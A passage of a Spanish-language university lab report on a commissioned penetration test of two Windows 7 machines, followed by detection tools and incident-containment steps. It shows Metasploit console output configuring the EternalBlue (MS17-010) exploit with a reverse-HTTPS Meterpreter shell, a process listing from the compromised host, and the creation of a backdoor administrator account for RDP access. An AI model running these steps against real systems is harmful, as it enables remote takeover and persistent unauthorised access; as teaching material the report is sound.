- CVE-2017-0144
- CVE-2017-0145
- CVE-2017-0146
- CVE-2017-0147
- CVE-2017-0148[30]

El proceso de explotación de la maquina Windows 7 de 32 bits se detalla en las siguientes imágenes:

[30] MICROSOFT SECURITY Bulletin MS17-010 - Critical [Anónimo]. Microsoft Learn: Build skills that open doors in your career [página web]. [Consultado el 24, septiembre, 2022]. Disponible en Internet: <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>.




Ilustración 24. Ejecución de Metasploit Framework.




Ilustración 25. búsqueda y selección del Exploit para la vulnerabilidad detectada.




Ilustración 26. Opciones del exploit.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set Rhost 192.168.56.10
Rhost => 192.168.56.10
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.10    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.101   yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Ilustración 27. configuración del exploit para la prueba de penetración.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   generic/custom                                             manual  No     Custom Payload
   1   generic/shell_bind_tcp                                     manual  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                  manual  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                           manual  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                    manual  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                     manual  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                      manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                 manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UU
ID Support
   8   windows/x64/meterpreter/bind_named_pipe                    manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                           manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                       manual  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, M
etasm)
   11  windows/x64/meterpreter/bind_tcp_uuid                      manual  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windo
ws x64)
   12  windows/x64/meterpreter/reverse_http                       manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet
)
   13  windows/x64/meterpreter/reverse_https                      manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet
)
   14  windows/x64/meterpreter/reverse_named_pipe                 manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Sta
ger
   15  windows/x64/meterpreter/reverse_tcp                        manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
   16  windows/x64/meterpreter/reverse_tcp_rc4                    manual  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption
, Metasm)
   17  windows/x64/meterpreter/reverse_tcp_uuid                   manual  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (W
```

Ilustración 28. selección del payload a usar para conseguir ingresar al sistema.




Ilustración 29. Ejecución del exploit.

Del proceso anterior, podemos ver como el Exploit se ejecuta correctamente sobre la maquina Windows 7 de 32 bits, sin embargo, al ser un Exploit para arquitectura de 64 bits, este produce un volcado de memoria por incompatibilidad o sobrecarga de memoria. Por lo que no es posible vulnerar esta máquina de forma directa con este Exploit.

El proceso de explotación de la maquina Windows 7 de 64 bits se detalla en las siguientes imágenes:

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.56.20
rhost => 192.168.56.20
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.20    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.101   yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Ilustración 30. selección de nuevo objetivo.




Ilustración 31. ejecución del Exploit satisfactoriamente.

En este caso, al ser una maquina en Windows 7 con arquitectura de 64 Bits, el exploit funciono correctamente, logrando generar un shell meterpreter el cual nos permitirá controlar la maquina objetivo.

Gracias a este shell, podemos listar los procesos del equipo para identificar donde se encuentra el archivo indicado por Hackers Security, tal como se ve en la Ilustración 32.

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 124   420   conhost.exe        x64   1        PC202006\usuario              C:\Windows\system32\conhost.exe
 288   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 364   352   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 376   504   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL
 412   352   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 420   404   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 468   404   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 504   412   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 520   412   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 528   412   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 584   504   svchost.exe        x64   0        NT AUTHORITY\Servicio de red
 604   504   svchost.exe        x64   0        NT AUTHORITY\Servicio de red
 632   504   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 696   504   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 764   504   svchost.exe        x64   0        NT AUTHORITY\Servicio de red
 836   504   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL
 892   504   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 928   504   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1172  504   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL
 1184  504   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1244  1792  VBoxTray.exe       x64   1        PC202006\usuario              C:\Windows\System32\VBoxTray.exe
 1276  504   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL
 1612  504   taskhost.exe       x64   1        PC202006\usuario              C:\Windows\system32\taskhost.exe
 1624  836   audiodg.exe        x64   0
 1724  892   dwm.exe            x64   1        PC202006\usuario              C:\Windows\system32\Dwm.exe
 1792  1704  explorer.exe       x64   1        PC202006\usuario              C:\Windows\Explorer.EXE
 2124  504   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
 2292  504   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 2360  504   VSSVC.exe          x64   0        NT AUTHORITY\SYSTEM
 2440  1792  winse20w0.exe      x64   1        PC202006\usuario              C:\Users\semi\winse20w0.exe
 2592  632   dllhost.exe
 2784  504   sppsvc.exe         x64   0        NT AUTHORITY\Servicio de red
 2816  504   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 2856  504   wmpnetwk.exe       x64   0        NT AUTHORITY\Servicio de red
```

Ilustración 32. Listado de procesos activos en el objetivo.

Una vez encontrado el archivo, el cual se estaba ejecutando, se procede a abrir un shell de Windows para navegar por el hasta el archivo y estando en la ubicación, se ejecuta:

```
C:\Users\semi>winse20w0.exe
winse20w0.exe
  ##      ## ##    ##     ###     ########
  ##      ## ###   ##    ## ##    ##      ##
  ##      ## ####  ##   ##   ##   ##      ##
  ##      ## ## ## ## ##     ##  ##      ##
  ##      ## ##  #### ########## ##      ##
   ######## ##     ## ##      ## ########

UNIVESIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO

Fecha de intrusi?n: 20/09/2022 11:46:09 a.m.
Codigo verificaci?n: 82276278


Tome evidencia y presione ENTER para salir.
```

Ilustración 33. ejecución del archivo encontrado.

Ya que se logró acceder a la máquina, se verificaron los permisos existentes del shell, encontrado que se tienen permisos de administrador, por lo que se procede a crear un usuario con los mismos permisos, tal como solicita Hackers Security.




Ilustración 34. Creación del usuario OscarGomez con permisos de administrador.

Habiendo creado el usuario y evidenciando que el equipo posee el puerto 3389 normalmente asociado al servicio de escritorio remoto, como se evidencia en la Ilustración 35, así que, con la herramienta FreeRDP, se realiza un acceso por escritorio remoto exitoso.




Ilustración 35. Puertos TCP en escucha, puerto 3389 señalado.




Ilustración 36. Ejecución de FreeRDP.




Ilustración 37. Conexión a Escritorio Remoto exitosa.

El equipo se ha vulnerado de forma exitosa y se ha logrado obtener toda la información solicitada por Hackers security. Se evidencia que el principal equipo vulnerable es el Windows 7 de 64 bits, únicamente debido a que el exploit está desarrollado para esta arquitectura y le es imposible lograr obtener un shell reverso en la maquina Windows 7 de 32 bits ya que esta llega al punto de volcado de memoria y reinicio del PC, cabe aclarar que, sin importar lo anteriormente mencionado sobre el equipo de 32 bits, teniendo acceso al de 64 bits de tal forma como la presentada, empezar a realizar movimiento lateral en la red es sencillo, por lo que el equipo de 32 bits no está a salvo.

1.3.2 Datos del anexo 4 – escenario 3 que apoyaron la identificación del fallo de seguridad.

- Objetivos: Dos equipos con Sistema Operativo Windows 7, uno con arquitectura de 32 bits y otro con arquitectura de 64 bits. SO viejo y sin soporte de actualizaciones de seguridad.

- Características de los equipos: Utilizan el protocolo SMBv1, el cual es la versión más antigua e insegura de este, además de que cuenta con varias vulnerabilidades que permite a los atacantes remotos ejecutar código de forma remota en la maquina vulnerable.[31] Los equipos cuentan con sistema operativo Microsoft Windows 7, el cual es una version del SO de Microsoft® fuera de soporte y actualizaciones de seguridad desde enero 14, 2020[32], adicionalmente, este no ha sido actualizado desde febrero de 2017, esto indica que es susceptible a explotación de vulnerabilidades reportadas entre el 2017 y 2020, como el CVE-2017-0144[33].

1.3.3 Herramienta de detección de los fallos de seguridad.

Para este punto se utilizaron 3 herramientas las cuales son NMAP, InsightVM y Nessus. Con NMAP se detectaron los equipos y sus servicios y puertos abiertos, mientras que con InsightVM y Nessus, se escanearon los equipos para identificar las vulnerabilidades asociadas a los servicios y puertos abiertos, estas herramientas determinaron que el servicio SMBv1 es vulnerable y este abre el puerto 445 en escucha, puerto por el cual se logra realizar la explotación.

1.4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

1.4.1 Primeras acciones frente a un ataque en tiempo real.

De acuerdo con el MinTIC, es importante que toda organización posea e implemente una estrategia de respuesta frente a un ataque en tiempo real que le permita tomar decisiones oportunas de tal forma que la propagación del ataque se evite y se reduzca al mínimo el daño. Si se estuviera frente a un ataque real, lo primero que

[31] GET A Quick Win in the Battle Against Ransomware by Disabling SMBv1 [Anónimo]. Netwrix Blog | Insights for Cybersecurity and IT Pros [página web]. [Consultado el 23, septiembre, 2022]. Disponible en Internet: <https://blog.netwrix.com/2021/11/30/what-is-smbv1-and-why-you-should-disable-it/>.

[32] WINDOWS 7 support ended on January 14, 2020 [Anónimo]. Microsoft Support [página web]. [Consultado el 23, septiembre, 2022]. Disponible en Internet: <https://support.microsoft.com/en-us/windows/windows-7-support-ended-on-january-14-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962#:~:text=Support%20for%20Windows%207%20came,no%20longer%20receiving%20security%20updates.>.

[33] CVE-WEBSITE [Anónimo]. cve-website [página web]. [Consultado el 23, septiembre, 2022]. Disponible en Internet: <https://www.cve.org/CVERecord?id=CVE-2017-0144>.

se debiera hacer es tomar la estrategia de la organización y ejecutarla de inmediato; independientemente de la estrategia que se tenga, esta debe basarse en 3 etapas clave:

1. Contención: En esta etapa se busca contener el ataque identificado de tal forma que no se empiece a propagar por la red hacia equipos con una criticidad más alta para el negocio. Es la etapa más difícil, puesto que requiere que se identifique el “paciente cero” y el alcance que tuvo el ataque; la identificación de estos dos elementos es sumamente complicada dado que, usualmente puede tomar semanas en detectarse una brecha, para cuando las organizaciones se dan cuenta, ya es tarde.

   Una vez detectado el punto de entrada y el alcance del ataque en curso, se deben tomar las medidas de contención necesarias de acuerdo con el incidente, por ejemplo, ante un acceso no autorizado, debería bloquearse la cuenta; si se identifica un escaneo de puertos, debería involucrarse al firewall/IPS para bloquear estos intentos; si se evidencia cifrado de información, desconexión total del o los equipos con los síntomas pues se estaría frente a un ransomware.
2. Erradicación: En esta etapa se busca eliminar cualquier rastro del ataque que pudiera permitir una reproducción de este, por ejemplo, formateado el equipo infectado, hardening de código fuente, ejecución de análisis y eliminación de virus en los equipos, etc. El fin es erradicar cualquier rastro posible.
